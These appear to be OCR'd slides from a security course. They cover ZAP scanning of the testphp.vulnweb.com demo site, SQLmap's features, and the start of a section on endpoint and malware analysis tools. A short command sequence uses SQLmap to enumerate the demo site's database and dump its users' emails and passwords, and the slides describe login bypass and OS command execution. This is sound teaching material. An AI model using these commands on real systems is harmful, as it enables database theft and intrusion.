
STEP3: ZAP Scan

- Spider Scan




STEP4: ZAP Scan

- Active Scan




Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
3,162	12/15/20 10:50:09 PM	12/15/20 10:50:09 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	213 ms	186 bytes	245 bytes
3,163	12/15/20 10:50:09 PM	12/15/20 10:50:09 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	201 ms	200 bytes	520 bytes
3,164	12/15/20 10:50:09 PM	12/15/20 10:50:09 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	214 ms	186 bytes	245 bytes
3,165	12/15/20 10:50:09 PM	12/15/20 10:50:09 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	202 ms	200 bytes	520 bytes
3,166	12/15/20 10:50:09 PM	12/15/20 10:50:09 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	213 ms	186 bytes	247 bytes
3,167	12/15/20 10:50:09 PM	12/15/20 10:50:09 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	201 ms	200 bytes	520 bytes
3,168	12/15/20 10:50:09 PM	12/15/20 10:50:10 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	201 ms	200 bytes	520 bytes
3,169	12/15/20 10:50:09 PM	12/15/20 10:50:10 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	213 ms	186 bytes	247 bytes
3,170	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	202 ms	200 bytes	520 bytes
3,171	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	214 ms	186 bytes	247 bytes
3,172	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	202 ms	200 bytes	520 bytes
3,173	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	215 ms	186 bytes	247 bytes
3,174	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	203 ms	200 bytes	520 bytes
3,175	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	213 ms	186 bytes	261 bytes
3,176	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	202 ms	200 bytes	520 bytes
3,177	12/15/20 10:50:10 PM	12/15/20 10:50:10 PM	GET	http://testphp.vulnweb.com/showimage.php?file=.%2Fpictur...	200	OK	216 ms	186 bytes	261 bytes
3,178	12/15/20 10:50:10 PM	12/15/20 10:50:11 PM	POST	http://testphp.vulnweb.com/secured/newuser.php	200	OK	202 ms	200 bytes	520 bytes


STEP5: ZAP Scan



STEP6: ZAP Scan



STEP7: ZAP Scan



STEP8: ZAP Scan

ZAP Scanning Report

Generated with ZAP on Thu 25 Jul 2024, at 05:38:12

ZAP Version: 2.15.0

ZAP is supported by the Crash Override Open Source Fellowship

Contents

- About this report
  - Report parameters
- Summaries
  - Alert counts by risk and confidence
  - Alert counts by site and risk
  - Alert counts by alert type
- Alerts
  - Risk=High, Confidence=High (1)

Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	1 (11.1%)	0 (0.0%)	0 (0.0%)	1 (11.1%)
	Medium	0 (0.0%)	1 (11.1%)	1 (11.1%)	1 (11.1%)	3 (33.3%)
	Low	0 (0.0%)	1 (11.1%)	2 (22.2%)	0 (0.0%)	3 (33.3%)
	Informational	0 (0.0%)	0 (0.0%)	1 (11.1%)	1 (11.1%)	2 (22.2%)
	Total	0 (0.0%)	3 (33.3%)	4 (44.4%)	2 (22.2%)	9 (100%)

SQLmap

SQLmap

- **SQLMap** is an **open-source penetration testing tool** that automates the process of **detecting and exploiting SQL injection vulnerabilities** in web applications. It can also be used to take over databases and extract sensitive data.

- **Purpose**
  - Automatically detect **SQL injection flaws**
  - Exploit SQLi to **dump database contents**
  - Perform **database fingerprinting**
  - **Bypass authentication** and escalate access
  - Test for **blind**, **error-based**, **time-based**, **boolean-based**, and **out-of-band** SQLi

Key Features

Feature	Description
Automated SQLi detection & exploitation	Supports all major SQL injection types
Database fingerprinting	Detects DBMS type and version (MySQL, PostgreSQL, Oracle, MSSQL, etc.)
Data extraction	Dump tables, columns, users, and passwords
Command execution	Execute OS commands on the database server (if vulnerable)
Authentication bypass	Bypass login forms using injectable parameters
Supports cookies, headers, POST, GET, JSON	Can test all types of web request parameters
Tor and proxy support	Anonymize traffic or route through intercepting proxies
Session resumption and logging	Saves scan history for reuse and repeatability


Common SQLMap Activities

Activity	Description
Detect SQL injection	Test a URL parameter or form input for SQLi
Fingerprint DBMS	Identify the type/version of the backend database
Dump data	Extract database names, tables, or rows
Bypass login	Exploit injectable login forms
Execute queries	Run custom SQL queries directly
Enumerate DB users, roles, privileges	Find weak accounts and privilege escalation paths
Use Tor/proxies	Anonymize or intercept SQLMap traffic

Demo: SQLmap


SQLmap Tutorial


- **Homepage:**
  - https://sqlmap.org
- **Download:**
  - https://github.com/sqlmapproject/sqlmap/tarball/master
  - https://github.com/sqlmapproject/sqlmap/zipball/master
- **User's manual:**
  - https://github.com/sqlmapproject/sqlmap/wiki/Introduction
- **Presentations:**
  - https://github.com/sqlmapproject/sqlmap/wiki/Presentations



SQLmap Wizard Mode

- ❑sqlmap --wizard
- ❑-u: URL to scan
- ❑--data = POST data
- ❑ --level=LEVEL
- ❑--risk=RISK
- ❑--banner
- ❑--current-user





SQLmap Commands

- sqlmap commands
  - sqlmap -h
  - sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
  - sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
  - sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
  - sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
  - sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass --dump

Endpoint & Malware Analysis Tools

Endpoint & Malware Analysis Tools

- **Endpoint & Malware Analysis Tools** are software utilities used to **monitor, detect, investigate, and analyze suspicious activity or malicious software** on individual systems (endpoints), such as workstations, laptops, or servers.
- They are essential for **detecting malware infections**, analyzing malware behavior, conducting **incident response**, and performing **digital forensics**.

Endpoint & Malware Analysis Tools

❑ Purpose

- Detect and analyze **malicious files, scripts, or processes** on endpoints
- Monitor **system activity** (e.g., registry changes, network connections, process creation)
- **Isolate and investigate** infected systems
- Perform **memory and file analysis**
